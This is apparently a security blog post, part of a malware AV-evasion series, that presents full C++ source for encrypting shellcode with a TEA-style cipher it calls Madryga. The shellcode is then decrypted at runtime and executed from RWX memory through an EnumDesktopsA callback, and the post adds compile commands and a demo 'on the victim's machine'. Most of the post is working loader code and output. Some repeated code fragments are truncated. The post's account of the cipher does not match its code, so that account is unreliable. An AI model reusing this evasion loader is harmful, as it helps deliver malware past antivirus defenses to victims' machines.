
# Malware AV/VM evasion - part 13: encrypt/decrypt payload via Madryga. Simple C++ example.

cocomelonc.github.io/malware/2023/03/09/malware-av-evasion-13.html

March 9, 2023

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



```c
}

void madryga_decrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) +
    v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) +
    sum -= delta;
  }
  v[0] = v0; v[1] = v1;
}

void madryga_encrypt_shellcode(unsigned char* shellcode,
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
  for (i = 0; i < shellcode_len/8; i++) {
    madryga_encrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90
    memcpy(pad, ptr, remaining);
    madryga_encrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

void madryga_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
```

```
0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f
 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00

encrypted shellcode: 6f 8d a0 8d cd ad 46 b8 ec a5 27 c9 af 62 8f 59 e7 b0 a4 10 74 57 1
5 fd 34 db 60 4a 03 ec b7 6f 4b bc bd 6c 30 ba 4b 61 62 4b e7 0e 75 73 57 ec 1e 83 b3 9c
 2a 14 f3 6a 2e e8 49 fd db bb 73 3f 58 8a 83 68 8c a9 9b 8e 70 00 30 19 f4 b1 0c d8 27
e6 be 05 29 0d a5 93 4f 64 b1 df da b5 3c 2a cc 41 e0 a9 a6 34 ab 95 56 42 d9 de 02 ce 2
f 65 4c a2 d1 c2 e0 96 ad 1b 2c 79 d4 e8 f4 8b b7 03 e4 44 dc 3e 6c 12 a2 6d 89 2a 62 15
 1b 35 3f c3 70 0a 3d 55 cc 1c c1 c6 dc ba ec f2 30 c3 ed 63 9b ef 36 61 71 b2 7e ca c8
19 01 4a d8 93 56 80 74 6b 99 ff 48 33 05 86 49 9b be c1 2f a0 94 c8 64 32 0f ad 45 a5 d
2 92 45 04 22 88 52 1a b0 33 12 7f 81            c7 4f 3e 7c 79 82 2c 6a 51 69 b8 16
 ee aa 2c 43 f4 6a f8 d0 2c 0c ec 0c             78 d6 d2 f6 5b 5e 86 36 38 be 4c
af c4 54 69 59 88 01 9d 7c 15 ff 9c              be f7 f0 66 e4 7c 5c 88 16 be 40 9
5 a5 6b 34 18 00 db 41 f1 50 9a 17 62             36 b3 4c 8d 95 cc f8 ea df d6 ce
 cd fb 69 ad

decrypted shellcode: fc 48 81 e4 f0             00 00 41 51 41 50 52 51 56 48 31 d
2 65 48 8b 52 60 3e 48 8b 52 18 3e 48             72 50 3e 48 0f b7 4a 4a 4d 31 c9
 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1              ed 52 41 51 3e 48 8b 52 20 3e 8b
42 3c 48 01 d0 3e 8b 80 88 00 00 00              01 d0 50 3e 8b 48 18 3e 44 8b 40 2
0 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01
 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b
0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 4
1 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00
 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb
e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6
f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00
```

=^..^=

Meow-meow!

OK

This post is the result of my own research on try to evasion AV engines via encrypting payload with another function: Madryga algorithm.

## Madryga

In 1984, W. E. Madryga introduced the Madryga algorithm as a block cipher. It was created with the intention of being simple and efficient to implement in software. One of its distinctive characteristics was the usage of data-dependent rotations, meaning that the amount of rotations executed during the encryption process is based on the data being encrypted. This approach was followed by subsequent ciphers, including RC5 and RC6.

Despite the fact that the Madryga algorithm was regarded as groundbreaking at the time of its conception, it was later proven to have severe flaws. These flaws rendered the cipher susceptible to attacks; hence, it is no longer regarded as a safe encryption scheme.

Notwithstanding its shortcomings, the Madryga algorithm played a significant contribution in the development of cryptography as one of the first ciphers to include data-dependent rotations. Its flaws also underlined the significance of thorough study and testing in the creation of strong encryption schemes.

## Madryga algorithm

The Madryga encryption algorithm is a symmetric key encryption algorithm that uses a Feistel network and a key schedule to encrypt plaintext. Here's a step-by-step flow of the Madryga encryption algorithm with delta `0x9e377989`:

- Input: plaintext `P`, key `K`, number of rounds `N`
- Split `P` into two equal halves `L` and `R`
- Generate `N` subkeys `K0` to `KN-1` using the key schedule. Each subkey `Ki` is generated by `XOR`ing `K` with the constant delta raised to the power of `i mod 4`.
  - `K0 = K`
  - `Ki = Ki-1 XOR delta^(i mod 4)`
- For each round `i` from `1 to N`:
  - Compute the round function F:

    ```
    F(R, Ki) = ((R <<< 7) XOR Ki) + (R >>> 5)
    ```
  - Update `L` and `R`:
    - `L' = R`
    - `R' = L XOR F(R, Ki)`
- Output: ciphertext `C` is the concatenation of `L'` and `R'`.

## practical example

The simplest implementation on C is looks like:

```
#define ROUNDS 16

typedef uint32_t u32;

u32 key[4] = {0x00010203, 0x04050607, 0x08090A0B, 0x0C0D0E0F};

void madryga_encrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    sum += delta;
    v0 += ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
    v1 += ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
  }
  v[0] = v0; v[1] = v1;
}
```

The `madryga_encrypt` function uses a slightly different variant of the Madryga encryption algorithm compared to the one I described earlier. The basic structure of the algorithm is the same, but there are some differences in how the key schedule is generated and how the round function is computed. Here are the main differences:

- Key Schedule:
    - The `madryga_encrypt` function uses a fixed key consisting of four `u32` values, whereas the earlier description used a variable-length key.
    - The `madryga_encrypt` function does not use the `delta` constant in the key schedule. Instead, the four `u32` values in the key are directly used as subkeys for each round of encryption.
- Round Function:
    - The `madryga_encrypt` function uses a different round function than the one I described earlier. Specifically, the `madryga_encrypt` round function is based on the addition and `XOR` operations, whereas the earlier description used bitwise rotations and shifts.
    - The `madryga_encrypt` round function uses a different formula for each half of the plaintext. The `v0` half is updated based on the `v1` half, and the `v1` half is updated based on the `v0` half.

Despite these differences, the `madryga_encrypt` function can still be classified as a variant of the Madryga encryption algorithm.

Full source code of our malware is:


```
/*
 * madryga.cpp
 * encrypt/decrypt payload via Madryga alg
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/03/09/malware-av-evasion-13.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 16

typedef uint32_t u32;

u32 key[4] = {0x00010203, 0x04050607, 0x08090A0B, 0x0C0D0E0F};

void madryga_encrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    sum += delta;
    v0 += ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
    v1 += ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
  }
  v[0] = v0; v[1] = v1;
}

void madryga_decrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
    v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
    sum -= delta;
  }
  v[0] = v0; v[1] = v1;
}

void madryga_encrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
  for (i = 0; i < shellcode_len/8; i++) {
    madryga_encrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, ptr, remaining);
    madryga_encrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

void madryga_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
  for (i = 0; i < shellcode_len/8; i++) {
    madryga_decrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, ptr, remaining);
    madryga_decrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;
  unsigned char padded[pad_len];
  memset(padded, 0x90, pad_len);
  memcpy(padded, my_payload, my_payload_len);

  printf("original shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
  }
  printf("\n\n");

  for (int i = 0; i < pad_len / 8; i++) {
    madryga_encrypt_shellcode(padded + i * 8, 8);
  }

  printf("encrypted shellcode: ");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  for (int i = 0; i < pad_len / 8; i++) {
    madryga_decrypt_shellcode(padded + i * 8, 8);
  }

  printf("decrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
  }

  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

As you can see, I added printing just for checking corectness.

## demo


Let’s go to compile our “malware”:

```
x86_64-w64-mingw32-gcc -O2 madryga.c -o madryga.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-09-malware-av-evasion-13]
└─$ x86_64-w64-mingw32-gcc -O2 madryga.c -o madryga.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings
 -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
In file included from madryga.c:7:
madryga.c: In function ‘main’:
/usr/share/mingw-w64/include/stdio.h:87:14: warning: passing argument 3 of ‘EnumDesktopsA’ makes integer from pointer without a cast [-Wint-conve
rsion]
   87 | #define NULL ((void *)0)
      |              ^~~~~~~~~~~
      |              |
      |              void *
madryga.c:138:67: note: in expansion of macro ‘NULL’
  138 |   EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
      |                                                                   ^~~~
In file included from /usr/share/mingw-w64/include/windows.h:72,
                 from madryga.c:11:
/usr/share/mingw-w64/include/winuser.h:806:94: note: expected ‘LPARAM’ {aka ‘long long int’} but argument is of type ‘void *’
  806 |   WINUSERAPI WINBOOL WINAPI EnumDesktopsA(HWINSTA hwinsta,DESKTOPENUMPROCA lpEnumFunc,LPARAM lParam);
      |

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-09-malware-av-evasion-13]
└─$ ls -lt
total 60
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Mar  9 14:33 madryga.exe
-rw-r--r-- 1 cocomelonc cocomelonc  4529 Mar  9 14:16 madryga.c
-rwxr-xr-x 1 cocomelonc cocomelonc   285 Mar  9 07:05 meow.bin
-rw-r--r-- 1 cocomelonc cocomelonc   307 Mar  9 07:05 meow.py
```

Then, run it at the victim's machine:




```
}

void madryga_decrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) +
    v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) +
    sum -= delta;
  }
  v[0] = v0; v[1] = v1;
}

void madryga_encrypt_shellcode(unsigned char* shellcode,
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
  for (i = 0; i < shellcode_len/8; i++) {
    madryga_encrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90
    memcpy(pad, ptr, remaining);
    madryga_encrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

void madryga_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
NORMAL  madryga.c
```

```
0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f
 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00

encrypted shellcode: 6f 8d a0 8d cd ad 46 b8 ec a5 27 c9 af 62 8f 59 e7 b0 a4 10 74 57 1
5 fd 34 db 60 4a 03 ec b7 6f 4b bc bd 6c 30 ba 4b 61 62 4b e7 0e 75 73 57 ec 1e 83 b3 9c
 2a 14 f3 6a 2e e8 49 fd db bb 73 3f 58 8a 83 68 8c a9 9b 8e 70 00 30 19 f4 b1 0c d8 27
e6 be 05 29 0d a5 93 4f 64 b1 df da b5 3c 2a cc 41 e0 a9 a6 34 ab 95 56 42 d9 de 02 ce 2
f 65 4c a2 d1 c2 e0 96 ad 1b 2c 79 d4 e8 f4 8b b7 03 e4 44 dc 3e 6c 12 a2 6d 89 2a 62 15
 1b 35 3f c3 70 0a 3d 55 cc 1c c1 c6 dc ba ec f2 30 c3 ed 63 9b ef 36 61 71 b2 7e ca c8
19 01 4a d8 93 56 80 74 6b 99 ff 48 33 05 86 49 9b be c1 2f a0 94 c8 64 32 0f ad 45 a5 d
2 92 45 04 22 88 52 1a b0 33 12 7f 81 24 63 1a 7b 2c c7 4f 3e 7c 79 82 2c 6a 51 69 b8 16
 ee aa 2c 43 f4 6a f8 d0 2c 0c ec 0c                78 d6 d2 f6 5b 5e 86 36 38 be 4c
af c4 54 69 59 88 01 9d 7c 15 ff 9c 2              be f7 f0 66 e4 7c 5c 88 16 be 40 9
5 a5 6b 34 18 00 db 41 f1 50 9a 17 62              4 36 b3 4c 8d 95 cc f8 ea df d6 ce
 cd fb 69 ad

decrypted shellcode: fc 48 81 e4 f0 f              00 00 41 51 41 50 52 51 56 48 31 d
2 65 48 8b 52 60 3e 48 8b 52 18 3e 48              b 72 50 3e 48 0f b7 4a 4a 4d 31 c9
 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1                ed 52 41 51 3e 48 8b 52 20 3e 8b
42 3c 48 01 d0 3e 8b 80 88 00 00 00 4              01 d0 50 3e 8b 48 18 3e 44 8b 40 2
0 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01
 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b
0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 4
1 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00
 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb
e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6
f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00
```

=^..^=

Meow-meow!

OK



```c
  printf("original shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
  }
  printf("\n\n");

  for (int i = 0; i < pad_len / 8; i++) {
    madryga_encrypt_shellcode(padded + i
